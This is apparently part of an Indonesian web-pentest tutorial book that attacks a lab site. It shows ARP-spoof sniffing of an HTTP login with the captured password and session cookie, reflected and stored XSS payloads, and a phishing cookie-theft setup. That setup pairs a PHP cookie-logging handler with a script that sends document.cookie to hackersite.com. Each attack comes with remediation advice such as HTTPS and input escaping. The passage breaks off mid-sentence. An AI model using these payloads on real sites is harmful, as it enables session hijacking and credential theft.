
```
C:\Documents and Settings\webmaster>arp -a

Interface: 192.168.1.9 --- 0x2
Internet Address      Physical Address      Type
192.168.1.1           00-19-7e-45-99-eb    dynamic
192.168.1.19          00-19-7e-45-99-eb    dynamic

C:\Documents and Settings\webmaster>
```

Dapat dilihat pada gambar di atas, ARP table telah terupdate dengan informasi palsu. Dimana menurut PC **Victim #1** sekarang, default gateway 192.168.1.1 ada di alamat fisik **00:19:7e:45:99:eb**, yang mana sebenarnya itu merupakan alamat fisik PC **Hacker #1**!

Selanjutnya mari buka wireshark dari PC **Hacker #1**, kemudian tunggu hingga **Victim #1** mengakses situs **Target**. Woops, **Victim #1** sedang melakukan login. Data yang **Hacker #1** sniff adalah data HTTP yang mengandung password (yang di kotak merah) sbb:



```

Frame 69: 608 bytes on wire (4864 bits), 608 bytes captured (4864 bits)
Ethernet II, Src: 30:e3:7a:7b:a4:ee (30:e3:7a:7b:a4:ee), Dst: HonHaiPr_45:99
Internet Protocol, Src: 192.168.1.9 (192.168.1.9), Dst: 
Transmission Control Protocol, Src Port: ardu-mtrns (1117), Dst Port: http
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencoded

0170  75 72 6c 65 6e 63 6f 64 65 64 0d 0a 41 63 63 65  urlencod ed..Acce
0180  70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69  pt-Encod ing: gzi
0190  70 2c 20 64 65 66 6c 61 74 65 0d 0a 48 6f 73 74  p, defla te..Host
01a0  3a 20 77 65 62 6c 61 62 2e 74 69 62 61 6e 64 75  : weblab .tibandu
01b0  6e 67 2e 63 6f 6d 0d 0a 43 6f 6e 74 65 6e 74 2d  ng.com.. Content-
01c0  4c 65 6e 67 74 68 3a 20 35 31 0d 0a 43 6f 6e 6e  Length: 51..Conn
01d0  65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69  ection: Keep-Ali
01e0  76 65 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f  ve..Cach e-Contro
01f0  6c 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 43 6f 6f  l: no-ca che..Coo
0200  6b 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 70  kie: PHP SESSID=p
0210  64 65 63 31 65 73 74 64 30 71 32 68 35 38 6c 71  declestd 0q2h58lq
0220  69 72 69 37 62 37 63 34 32 0d 0a 0d 0a 75 73 65  rname=we bmaster&
0230  72 6e 61 6d 65 3d 77 65 62 6d 61 73 74 65 72 26  password =indones
0240  70 61 73 73 77 6f 72 64 3d 69 6e 64 6f 6e 65 73  ia&Submi t=Submit
0250  69 61 26 53 75 62 6d 69 74 3d 53 75 62 6d 69 74
```

- ✓ Username=webmaster
- ✓ Password=indonesia


Karena sudah bisa mengintai packet apapun yang dikirimkan oleh **Victim #1**, maka **Hacker #1** juga bisa mendapatkan session login (cookie) yang digunakan oleh **Victim #1**. Terlihat dari wireshark pada PC **Hacker #1** sbb:

```

0100  72 20 41 07 03 08 74 3a 20 40 01 7a 09 0c 0c 01  r-Agent: Mozilla
0110  2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65  /4.0 (compatible
0120  3b 20 4d 53 49 45 20 38 2e 30 3b 20 57 69 6e 64  ; MSIE 8.0; Wind
0130  6f 77 73 20 4e 54 20 35 2e 31 3b 20 54 72 69 64  ows NT 5.1; Trid
0140  65 6e 74 2f 34 2e 30 29 0d 0a 41 63 63 65 70 74  ent/4.0) ..Accept
0150  2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c  -Encoding: gzip,
0160  20 64 65 66 6c 61 74 65 0d 0a 48 6f 73 74 3a 20  deflate ..Host:
0170  77 65 62 6c 61 62 2e 74 69 62 61 6e 64 75 6e 67  weblab.tibandung
0180  2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e  .com..Connection
0190  3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 61  : Keep-Alive..Ca
01a0  63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d  che-Control: no-
01b0  63 61 63 68 65 0d 0a 43 6f 6f 6b 69 65 3a 20 50  cache..Cookie: P
01c0  48 50 53 45 53 49 44 3d 70 64 65 63 31 65 73  HPSESSID=pdecles
01d0  74 64 30 71 32 68 35 38 6c 71 69 72 69 37 62 37  td0q2h58lqiri7b7
01e0  63 34 32 0d 0a 0d 0a  c42....

```


Untuk memastikan apakah itu session cookie yang sama dengan yang digunakan oleh **Victim #1**, dari PC **Victim #1** kita dapat mengecek session cookie nya sbb:




- ✓ PHPSESSID=pdec1estd0q2h58lqiri7b7c42

Mendapatkan session cookie ibarat mendapat tiket masuk gratis. Tanpa harus mengetahui password, penulis juga bisa langsung masuk ke admin area **Target** dengan mengupdate session cookie pada browser PC **Hacker #1** sesuai dengan isi session cookie sesuai gambar di atas.

Caranya, visit halaman admin website **Target**. Kemudian dengan widget Cookie Editor, lakukan perubahan cookie.



Kemudian refresh browser. Voila! Kita sudah berada di halaman admin **Target** dengan status logged in. Namun (kebetulan) **Victim #2** ternyata sedang login menggunakan user dengan privilege terbatas (Non-Administrator). Ikuti terus pembahasan di buku ini untuk bisa retas account level admin pada web **Target**!



REKOMENDASI

Aplikasi Websitenet pada server weblab.tibandung.com menggunakan protokol HTTP yang tidak aman karena tidak terenkripsi. Solusi untuk melindungi privasi sehingga data yang dikirimkan **Victim #1** tidak dapat terbaca oleh **Hacker #1** adalah **dengan menggunakan koneksi terenkripsi**. Sehingga **Hacker #1** tidak dapat mengerti isi data yang dikirimkan oleh **Victim #1**.

Tips: Selalu pergunakan koneksi HTTPS jika akan mengirimkan data sensitif seperti password, nomor kartu kredit, dsb.


Masih banyak pengguna internet yang beranggapan dengan koneksi HTTPS maka website nya akan aman dari serangan hacker. Ini merupakan pernyataan yang tidak seluruhnya benar. HTTPS hanya melindungi privasi/confidentiality dari data yang dikirimkan. Terlepas dari itu, jika website nya memiliki celah keamanan maka website tersebut tetaplah website yang rentan dan bisa diretas oleh pihak yang tidak bertanggung jawab.

PATCH #1

NB: Ini adalah halaman patch yang dilakukan oleh admin website **Target** untuk menutup celah keamanan yang dieksploitasi oleh **Hacker**. Celah yang sudah di patch pada halaman ini, kedepannya sudah tidak efektif lagi untuk di eksploitasi oleh **Hacker**.

PATCH #1.1 – Implementasi HTTPS


Enable HTTPS pada website **Target**, sehingga dalam mengakses website melalui jalur yang terenkripsi dan privasi terjaga.



RE-PENTEST

Lakukan seluruh rangkaian test pada sub-bab PENTEST.

Sebagai contoh re-pentest yang dilakukan penulis, berikut adalah data yang di-sniff oleh wireshark dalam koneksi HTTPS. Dapat terlihat bahwa data tsb tidak dapat terbaca lagi karena sudah terenkripsi.



PATCH STATUS

No.	Website	Celah	Status	Referensi
1	weblab.tibandung.com	Jalur data via HTTP (tidak terenkripsi)	Patched	Patch #1.1

2. CROSS SITE SCRIPTING (XSS)

INTRO

Cross site scripting (XSS) adalah vulnerability atau celah keamanan yang dapat dimanfaatkan untuk mengeksekusi script pada sisi client/web browser sehingga berdampak tidak langsung terhadap keamanan sisi server. XSS juga biasa disebut sebagai client side attack.

PENTEST


Tools yang digunakan:

ZAP - <https://www.zaproxy.org/>


Manual

Untuk memulai test celah keamanan ini, penulis menggunakan tool scanner free bernama Zed Attack Proxy (ZAP), yang akan membantu penulis menemukan celah XSS yang bisa menjadi entry point dalam menginjeksi script. Selanjutnya kita akan melakukan validasi manual untuk memverifikasi apakah temuan dari tool scanner tersebut valid ataukah false positive.

Dari PC **Hacker #2** penulis menjalankan tool ZAP terhadap website **Target** di internet:



Dari hasil scan ZAP, ditemukan celah keamanan XSS pada website **Target**:



XSS Non-Persistent (Reflected)

Cross Site Scripting (Reflected)	
URL:	https://weblab.tibandung.com/guestbook.php?x=%3C%2Fp%3E%3C%3E
Risk:	High
Confidence:	Medium
Parameter:	x
Attack:	</p><script>alert(1);</script><p>
Evidence:	</p><script>alert(1);</script><p>


Tool scanner melaporkan adanya celah XSS Non-Persistent atau reflected pada 2 URL. XSS Non-Persistent/Reflected adalah celah keamanan XSS yang dapat berubah karena value nya tidak disimpan pada website **Target**. Celah keamanan ini biasanya lewat variable seperti query string pada URL. Saat penulis melakukan validasi, benar terdapat XSS di URL website **Target** tersebut. Pertama pada halaman **guestbook.php**. Sebagai contoh dengan memunculkan alert 'halo' sbb:

```
https://weblab.tibandung.com/guestbook.php?x=<script>alert('Halo');</script>
```



Kedua, pada halaman **admin/index.php**. Sebagai contoh dengan memunculkan web cookie sbb:

```
https://weblab.tibandung.com/admin/index.php?x<script>alert(document.cookie);</script>
```



- ✓ <https://weblab.tibandung.com/guestbook.php?x=<XSS SCRIPT HERE>>
- ✓ <https://weblab.tibandung.com/admin/index.php?x=<XSS SCRIPT HERE>>

XSS Persistent (Stored)

Tool scanner melaporkan adanya celah XSS Persistent atau Stored XSS pada form komentar guestbook. XSS Persistent/Stored adalah celah keamanan XSS yang tersimpan permanen pada website **Target**. Saat penulis melakukan validasi, benar terdapat XSS di form guestbook. Di kolom 'Comment' kita bisa mengisi komentar dengan script yang ketika di visit oleh siapapun yang membuka halaman tersebut, akan mengeksekusi script pada browsernya.

[Sign Guestbook](#) | [View Guestbook](#) | [Find in Guestbook](#)

Name	:	<input type="text" value="Hacker #2"/>
Email	:	<input type="text" value="hacker2@hackersite.com"/>
Comment	:	<input type="text" value="<script>alert('\''eksekusi script jahat disini'\');</script>"/>
Date/Time	:	<input type="text" value="11-Jan-10, 10:18:13"/>
TheCaptcha 6 + 9 = <input type="text" value="15"/> <input type="button" value="Submit"/>		
<input type="button" value="Reset"/>		

Klik Submit dan script akan permanen di simpan pada website **Target**. Visitor yang membuka halaman guestbook yang memuat komentar dari **Hacker #2**, maka akan otomatis mengeksekusi script tersebut:

weblab.tibandung.com says

eksekusi script jahat disini

Date/Time	:	10-Nov-2010 20:23:41
ID	:	2
Name	:	Hacker #2
Email	:	hacker2@hackersite.com
Comment	:	

✓ <https://weblab.tibandung.com/guestbook.php>

Kemudian isi field 'Comment' guestbook dengan javascript. Script akan tersimpan di database.

REKOMENDASI

XSS secara teori memang celah keamanan yang tidak membahayakan secara langsung terhadap keamanan suatu aplikasi, namun dengan kombinasi teknik tertentu, dampaknya akan sangat besar. Untuk itu perlu perhatian yang serius dalam menangani celah ini.

Sebagai contoh, dengan adanya celah keamanan XSS ini, penulis bisa memanfaatkan celah tersebut untuk mengeksekusi script untuk mencuri session cookie pada web browser pengunjung, atau Administrator aplikasinya misalnya. Yang pada akhirnya dapat mengancam keamanan aplikasi itu sendiri. Penulis akan membahas bahaya celah XSS ini jika dibiarkan dengan menambahkan kombinasi eksploitasi lainnya di bab selanjutnya.

Pada prinsipnya, untuk mengatasi XSS **memerlukan sanitasi input pada level aplikasi**. Sehingga user aplikasi tidak dapat menginjeksi sembarang script ke dalam aplikasi baik itu melalui parameter URL (query string) atau form misalnya. Dalam contoh aplikasi Websitenet dengan bahasa pemrograman PHP, dikenal fungsi PHP **htmlspecialchars()** untuk memerintahkan program untuk escape special string dalam HTML seperti tanda "<" atau ">". Sehingga browser tidak memproses input yang berisi tag HTML sebagai sebuah HTML tag atau script. Agar lebih jelas, dapat dilihat pada bab **Patch #2** sub bab **Re-pentest**.

Salah satu alternatif solusi adalah dengan implementasi WAF (Web Application Firewall) yang berfungsi untuk menangkal serangan injeksi browser scripting (XSS) pada query string atau form. WAF dipasang di depan aplikasi untuk menginspeksi traffic dari arah user. Jika WAF menemukan traffic yang mencurigakan, koneksi HTTP akan diputus sehingga proses injeksi script tidak akan sampai ke browser dan script tidak akan tereksekusi.

3. EMAIL SPAM/PHISH FOR COOKIE STEALING

INTRO


Pada bab ini masih berkaitan dengan pembahasan pada bab sebelumnya (XSS). Namun di bab ini akan dibahas sedikit lebih dalam tentang memanfaatkan celah XSS tersebut untuk mencuri session cookie dengan cara mengirim email spam/phishing berisi link malicious ke admin nya.

Email spam/phishing merupakan ancaman keamanan yang biasanya di remehkan. Karena hampir tidak membutuhkan skill teknis sama sekali. Tetapi menurut penulis, bagaimanapun caranya, entah teknis maupun non-teknis, selama dapat mengancam keamanan informasi, maka sepatutnya tetap diwaspadai dan ditanggapi serius.

Cara kerjanya seperti ini:

1. Buat sebuah script yang akan mengambil value cookie dari seorang administrator yang memiliki sesi login cookie (sedang login ke website)
2. Script tersebut di hosting di sebuah server milik hacker yang dihosting di internet:
`https://hackersite.com/handler.php`
3. Dengan teknik social engineering (soceng), kirimkan email berisi link menuju server yang hosting script tersebut kepada korban dan berharap korban yang sedang memegang sesi login ke website nya untuk klik link tersebut
4. Once cookie nya dicuri, bisa kita manfaatkan untuk mengakses ke web target tanpa perlu mengetahui kredensial login admin nya.

Cecep, seorang administrator website biasa melakukan remote akses untuk me-manage website **Target** di internet. Hacker mengirimkan email phishing beserta link menuju script handler.php dengan harapan Cecep akan membuka link nya. Di saat bersamaan Cecep memang sedang ada sesi login ke situs **Target**.



PENTEST

Tools yang digunakan:

Plugin **Cookie Editor** web browser - <https://www.google.com/search?q=cookie+editor>

Manual

Penulis telah mempersiapkan sebuah script PHP yang akan mengambil value dari session cookie admin **Victim #2** yang dihosting di hackersite.com, situs milik **Hacker #2** di internet. Ketika diakses, script kemudian akan menuliskan value cookie yang dicuri ke file bernama data.txt. Script di bawah ini adalah isi file **handler.php** yang akan diakses oleh **Victim #2**:

```
<?php
$cookie=$_GET['cookie'];
file_put_contents("data.txt",$cookie,FILE_APPEND);
?>
```

Celah XSS yang kita manfaatkan sebagai contoh ini adalah celah XSS Non-Persistent (Reflected) yang terdapat pada halaman **guestbook.php** website **Target**, seperti yang dilaporkan memiliki celah dari pembahasan di bab sebelumnya:

```
https://weblab.tibandung.com/guestbook.php?x=<XSS SCRIPT HERE>
```

Di bawah ini adalah injeksi script XSS nya:

```
<script>new Image().src="https://hackersite.com/handler.php?cookie="+document.cookie;</script>
```


Injeksi script XSS di atas merupakan script yang akan membuat object bertipe image dan akan menginstruksikan **Victim #2** untuk mengakses resource yang sebenarnya menuju file **handler.php** pada server hackersite.com milik **Hacker #2**. Selanjutnya merupakan part terpenting yaitu sebuah javascript yang akan memerintahkan web browser **Victim #2** untuk mengirimkan isi cookie di website 